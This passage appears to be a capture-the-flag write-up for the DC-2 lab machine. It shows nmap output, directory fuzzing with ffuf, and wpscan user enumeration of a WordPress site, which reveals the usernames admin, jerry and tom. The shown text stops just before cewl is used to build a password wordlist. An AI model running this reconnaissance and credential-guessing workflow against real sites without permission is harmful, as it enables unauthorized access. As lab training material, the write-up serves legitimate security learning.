
DC-2

```
ping dc2.local
```


```
nmap -T4 -vv -A -p- dc2.local -oN nmap
```

Two ports are open as **80(http)** & **7744(ssh)**
But on port **80** it redirect us to http://dc-2




```
PORT      STATE    SERVICE  REASON         VERSION
80/tcp    open     http     syn-ack ttl 61 Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Did not follow redirect to http://dc-2/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
4102/tcp  filtered brlp-1   no-response
4555/tcp  filtered rsip     no-response
5025/tcp  filtered scpi-raw no-response
6954/tcp  filtered unknown  no-response
7188/tcp  filtered unknown  no-response
7476/tcp  filtered unknown  no-response
7744/tcp  open     ssh      syn-ack ttl 61 OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52517b6e70a4337ad24be10b5a0f9ed7 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAMT3xv0ReIK733JHqB5o5t1Knur7MHfTeYoqdn2fxpfdk79iDYAD46e/C1hLs6R0CH1fSWfpJ0×45g77ZaEn/nOaR2UXiod20R6kyrAPyL4UELizECoJ9MdHSULedr0+4QcXhtUZ+
5uZo+EMjlylxFAAAAFQDzg8StOWpV7J5ZjSfIdcddFgqB/QAAAIA84WMMKmOEkvzgQZLuW5lTTecIrk+UXJyWVZSZFxvFbnt5mUvEzPBMqPZIo1h1dkzpEp1Xpk9Vb16LMrQcS6LgH8yhlo5402lUCfP6onxVNvGvP5uhLo
PkWr2HFuCf6XOBXy8WCxqZxWYTYERTuexgAAAIAI8DjfDmIjv0jUBAPZu0crpPoxvK4ZvdEy6UbfjK+pZYzkd6qnVLdWrvP9evbWaA5VoDZjWp1301VjX8Y1pqHFVaRUu3OBY7DgidJXA3zLd1BSdPzYfRJSZ1/xN75Yo13
cQ+SN/aBITwGOIBGrp06w==
|   2048 5911d8af38518f41a744b32803809942 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDC92AIbO8wDuOXLMCrnJkTKDLxXzpwFY0EI4urz6cZpmOjGOZYbWz6Ele1sM3WXEWmOWkszLrMbVEFmuYan545oIHnylYX6ZY+eMPjJBRH/VDukRsNtAA8VRsvIkfCt
avf4bIW3NZb0v57O01tGylLh23ZSfGpTmQXx+GsWet9vnbCr1+bzf/QeZ7PNK9BeBsLJsvWgLQmuaTdBYeW1b415xOaszWrutHQoaBdud/SPX1Uvy2PNFUfKIPjdbmAdRxTAvRHHaMTRdrvEhdJWz3wmefXr9e3S3YEu05U
PYR9
|   256 df181d7426cec14f6f2fc12654315191 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE329BkKjKxz7Y23cZSshQ76Ge3DFsJsTO89pgaInzX6w5G3h6hU3xDVMD8G8BsW3V0CwXWt1fTnT3bUc+JhdcE=
|   256 d9385f997c0d647e1d46f6e97cc63717 (ED25519)
```

Open the ***/etc/hosts*** file and add this line in it



```
  GNU nano 7.2                                                    /etc/hosts *
127.0.0.1       localhost
127.0.1.1       Hindutva
192.168.169.194 dc-2

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

On **port 80**
The webiste is built in using **wordpress**



FLAG

Flag 1:

Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.


More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.

If you can't find it, log in as another.


Bruteforce for interesting paths

```
fuff -u http://dc-2/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 80
```



```
[Status: 301, Size: 301, Words: 20, Lines: 10, Duration: 122ms]
    * FUZZ: wp-content

[Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 3657ms]
    * FUZZ: xmlrpc.php

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3668ms]
    * FUZZ: wp-admin/

[Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 4522ms]
    * FUZZ: wp-admin/admin-footer.php

[Status: 200, Size: 1, Words: 1, Lines: 1, Duration: 4615ms]
    * FUZZ: wp-admin/admin-ajax.php

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4615ms]
    * FUZZ: wp-admin/about.php

[Status: 301, Size: 302, Words: 20, Lines: 10, Duration: 120ms]
    * FUZZ: wp-includes

[Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 5514ms]
    * FUZZ: wp-admin/admin-functions.php

[Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 5532ms]
    * FUZZ: wp-admin/admin-header.php

[Status: 301, Size: 299, Words: 20, Lines: 10, Duration: 191ms]
    * FUZZ: wp-admin
```

On **wp-admin**




dc-2/wp-login.php?redirect_to=http%3A%2F%2Fdc-2%2Fwp-admin%2F&reauth=1

Scan the webisite using **wpscan**

```
wpscan --url http://dc-2 -e u
```


Got 3 usernames as **admin, jerry, tom**



```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Aug  9 11:01:41 2023
[+] Requests Done: 28
[+] Cached Requests: 36
[+] Data Sent: 7.228 KB
[+] Data Received: 230.743 KB
[+] Memory used: 177.109 MB
[+] Elapsed time: 00:00:05
```

Generate the wordlist for password using **cewl**

